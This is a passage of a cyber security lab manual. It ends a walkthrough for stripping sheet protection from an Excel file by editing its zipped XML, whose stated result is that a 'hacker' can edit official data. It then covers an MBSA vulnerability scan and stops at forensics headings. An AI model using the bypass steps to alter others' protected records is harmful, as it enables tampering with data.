
Step 10: Open the zip file by double click (or) right click and open




Step 11: Open the xs folder by double click (or) right click and open




Step 12: Select the worksheet folder by double click (or) right click and open




Step 13: Open the sheet1 were our official document get present




Step14: Select the password portion and delete it




Step15: Finally save the document by selecting yes option




Step 16: Select yes to update the changes in the file



Step 17: Close the entire tab



STEP 18: Again change the .zip format file to .xlsx format




Step 19: The file again turned to .xlsx format



CYBER SECURITY LAB MANUAL

Step 20: Now the document unprotected and hacker can able to edit the official data



A screenshot of Microsoft Excel showing a table titled "stud - Microsoft Excel". The table has columns labeled S.NO, REG.NO, STUDENT NAME, and MARKS. The data consists of 12 rows, each containing a student's ID, name, and marks. The table is styled with alternating row colors (light blue and white). The Excel ribbon at the top shows tabs for Home, Insert, Page Layout, Formulas, Data, Review, and View. The "Font" group on the Home tab is selected, showing Calibri, 11pt, and bold.

S.NO	REG.NO	STUDENT NAME	MARKS
1	AC16UIT001	AATHISH M	67
2	AC16UIT002	ABHISHEK KUMAR SAHU	56
3	AC16UIT003	ABINESH G	
4	AC16UIT004	ABINESH KUMAR A	98
5	AC16UIT005	ABISH A	
6	AC16UIT006	AGILAN M	45
7	AC16UIT007	AJITH KUMAR M	
8	AC16UIT008	AMARTHYASEN M	90
9	AC16UIT009	ARUNKUMAR G	67
10	AC16UIT010	BERYL CHRISTY R	54
11	AC16UIT011	BHARATHWAJR	67
12	AC16UIT012	DEEPPAGANESH R	

RESULT:

The main aim is to open an authorized ms excel document by password cracking is completed successfully.

EXPT.NO 2(B)	SCANNING THE SYSTEM VULNERABILITIES USING MICROSOFT BASELINE SECURITY ANALYZER (MBSA) TOOL	DATE:
-----------------	--	-------

AIM:


The main aim is to scan the system vulnerabilities using Microsoft baseline security analyzer (MBSA)

PROCEDURE:


- Microsoft Baseline Security Analyzer (MBSA) is used to verify patch compliance. MBSA also performed several other security checks for Windows, IIS, and SQL Server.
- Unfortunately, the logic behind these additional checks had not been actively maintained since Windows XP and Windows Server 2003.
- Changes in the products since then rendered many of these security checks obsolete and some of their recommendations counterproductive.
- MBSA was largely used in situations where neither Microsoft Update nor a local WSUS or Configuration Manager server was available, or as a compliance tool to ensure that all security updates were deployed to a managed environment.
- While MBSA version 2.3 introduced supports for Windows Server 2012 R2 and Windows 8.1, it has since been deprecated and no longer developed. MBSA 2.3 is not updated to fully support Windows 10 and Windows Server 2016.

Step 1: download the Microsoft Baseline Security Analyzer (MBSA)


CYBER SECURITY LAB MANUAL




Step2: start and install the Microsoft Baseline Security Analyzer (MBSA) click next to start install



Step3: choose the location to install MBSA




STEP 4:click the scan a computer to start the MBSA




CYBER SECURITY LAB MANUAL


Step 5: provide the IP address and click start scan



Step 7: The scanning process is GET STARTED



STEP 8: The detail report is generated for the system



CYBER SECURITY LAB MANUAL

Result about the administrative vulnerabilities

The screenshot shows the Microsoft Baseline Security Analyzer 2.3 interface. At the top, there's a message: "Cannot load security CAB file." Below it, the title "Microsoft Baseline Security Analyzer" is displayed. The main content area is titled "Windows Scan Results" and "Administrative Vulnerabilities". It contains two tables:

Score	Issue	Result
!	Local Account Password Test	Some user accounts (4 of 5) have blank or simple passwords, or could not be analyzed. What was scanned Result details How to correct this
!	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. What was scanned How to correct this
!	Incomplete Updates	A previous software update installation was not completed. You must restart your computer to finish the installation. If the incomplete installation was a security update, then the computer may be at risk until the computer is restarted. What was scanned How to correct this
!	Password Expiration	Some user accounts (4 of 5) have non-expiring passwords. What was scanned Result details How to correct this
!	Windows Firewall	Windows Firewall is enabled and has exceptions configured. Windows Firewall is enabled on all network connections. What was scanned Result details How to correct this
!	File System	All hard drives (2) are using the NTFS file system. What was scanned Result details
!	Autologon	Autologon is not configured on this computer. What was scanned
!	Guest Account	The Guest account is disabled on this computer. What was scanned
!	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned
!	Administrators	No more than 2 Administrators were found on this computer. What was scanned Result details

Score	Issue	Result
-------	-------	--------

At the bottom, there are buttons for "Print this report", "Copy to clipboard", "Previous security report", "Next security report", and "OK". The taskbar at the bottom shows various application icons.

Result about the additional system information, IIS scans result, desktop application

The screenshot shows the Microsoft Baseline Security Analyzer 2.3 interface. The main content area is titled "Additional System Information", "Internet Information Services (IIS) Scan Results", and "SQL Server Scan Results". It contains three tables:

Score	Issue	Result
!	Auditing	Neither Logon Success nor Logon Failure auditing are enabled. Enable auditing and turn on auditing for specific events such as logon and logoff. Be sure to monitor your event log to watch for unauthorized access. What was scanned How to correct this
!	Services	No potentially unnecessary services were found. What was scanned
!	Shares	3 share(s) are present on your computer. What was scanned Result details How to correct this
!	Windows Version	Computer is running Microsoft Windows Unknown. What was scanned

Score	Issue	Result
!	IIS Status	IIS is not running on this computer.

Score	Issue	Result
!	SQL Server/MSDE Status	SQL Server and/or MSDE is not installed on this computer.


Below these, there are sections for "Desktop Application Scan Results" and "Administrative Vulnerabilities".

Score	Issue	Result
!	IE Zones	Internet Explorer zones have secure settings for all users. What was scanned
!	Macro Security	No supported Microsoft Office products are installed. What was scanned

At the bottom, there are buttons for "Print this report", "Copy to clipboard", "Previous security report", "Next security report", and "OK". The taskbar at the bottom shows various application icons.

And also we can view the existing scan report

CYBER SECURITY LAB MANUAL



RESULT:

The main aim is to scan the system vulnerabilities using Microsoft baseline security analyzer (MBSA) is completed successfully.

EXPT.NO 3(a)	Study of Cyber Forensic Tools.	DATE:
-----------------	--------------------------------	-------

EXPT.NO 3(B)	COMPARISON OF TWO FILES FOR FORENSICS INVESTIGATION BY COMPARE IT TOOL	DATE:
-----------------	---	-------


AIM:

The main aim is to comparison of two files for forensics investigation by COMPARE IT tool.

PROCEDURE:

